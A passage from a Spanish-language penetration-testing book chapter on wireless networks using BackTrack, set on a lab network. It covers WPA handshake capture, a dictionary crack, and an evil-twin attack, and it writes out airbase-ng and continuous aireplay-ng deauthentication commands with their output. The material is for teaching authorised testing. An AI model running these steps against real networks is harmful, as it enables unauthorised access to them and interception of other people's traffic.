
1. Vamos a ejecutar airodump-ng con el objetivo en el punto de acceso Wireless Lab mediante el uso de un filtro basado en BSSID:

2. Airodump-ng empieza a recoger los paquetes y espera el apretón de manos WPA:




3. Por suerte, hay un cliente conectado y se puede usar un ataque de deautenticación para acelerar las cosas:







4. Ahora, hemos capturado un apretón de manos WPA:



5. Iniciamos aircrack-ng para comenzar un ataque de diccionario en el handshake:



6. A medida que la contraseña ha sido fácil, hemos sido capaces de descifrar utilizando el diccionario como se muestra en la siguiente pantalla:



A pesar de que WPA-PSK se puede hacer prácticamente impenetrable por la elección de una contraseña fuerte, los administradores de esta red cometieron el error fundamental de la elección de una forma fácil de recordar y utilizar contraseña. Esto llevó al compromiso de la red utilizando el ataque sencillo basado en diccionario.

17.9.9. Comprometer los clientes

En esta sección vamos a explorar si podemos obligar a un cliente a asociarse con nosotros. Esto abrirá nuevas oportunidades para comprometer la seguridad del cliente.

Siga las instrucciones para comenzar:

1. Volvamos a la sección de clientes de la pantalla de airodump-ng:

```
BSSID              STATION            PWR   Rate    Lost  Packets  Probes

(not associated)   C8:BC:C8:EE:12:0B  -19    0 - 1     86        5  vivek
(not associated)   00:14:A5:AC:42:72  -62    0 - 1      0        1
(not associated)   00:22:7F:28:23:08  -68    0 - 2      0        2  Mesh-320833000058-12
00:21:91:D2:8E:25  00:22:FB:35:FC:44  -25   54e-54e     0       15  Vivek
00:21:91:D2:8E:25  60:FB:42:D5:E4:01  -73    0 - 1e   508       39  Wireless Lab,Vivek
00:1E:40:53:02:FC  70:F1:A1:84:29:1A  -48   54 - 1    164        7
40:4A:03:AB:EB:E2  78:E4:00:51:98:59  -66    0 - 1      0        1
00:22:7F:25:0A:99  00:24:2B:64:DF:A4   -1    1 - 0      0        5
AC:67:06:32:AC:99  00:21:5C:81:B9:C7   -1    1e- 0      0        4
```


2. Vemos que el cliente autorizado tiene dos redes en su lista de redes preferidas Wireless-Lab y Vivek. Primero vamos a crear un punto de acceso Vivek utilizando airbase-ng:

```
root@bt: ~ - Shell No. 3 -
Menu  on  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid Vivek mon0
14:42:39  Created tap interface at0
14:42:39  Trying to set MTU on at0 to 1500
14:42:39  Access Point with BSSID 00:C0:CA:3E:BD:93 started.
```

3. Vamos a desconectar el cliente a la fuerza del Wireless Lab; de forma continua enviamos mensajes de deautenticación:

```
root@bt:~#
root@bt:~# aireplay-ng --deauth 0 -a 00:21:91:D2:8E:25 mon0
14:43:12  Waiting for beacon frame (BSSID: 00:21:91:D2:8E:25) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:43:12  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:13  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:13  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:14  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:14  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:15  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:15  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:16  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:16  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:16  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:17  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:17  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:18  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:18  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:18  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:19  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:19  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:20  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:20  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:21  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:21  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:22  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:22  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
14:43:23  Sending DeAuth to broadcast -- BSSID: [00:21:91:D2:8E:25]
```

4. El cliente busca ahora los puntos de acceso disponibles y se conecta a Vivek:



Se utilizó la lista de redes preferidas del cliente y creamos un punto de acceso honeypot con el mismo SSID. A continuación, desconectamos a la fuerza al cliente desde el punto de acceso autorizado. El cliente entonces comenzó a buscar todos los puntos de acceso disponibles y encontró Vivek que también estará disponible en las inmediaciones. Luego se conecta a Vivek que es controlado por nosotros.

Resumen

En este capítulo, hemos aprendido cómo llevar a cabo una prueba de penetración inalámbrica utilizando BackTrack. Dependiendo del tamaño de la red, la complejidad y el tiempo real puede ser bastante grande. Hemos tomado una pequeña red para ilustrar las diversas fases y técnicas que se utilizan para ejecutar una prueba de penetración.

Impreso en los Talleres Gráficos de

MACRO®
EMPRESA EDITORA

Surquillo
☎ 719-9700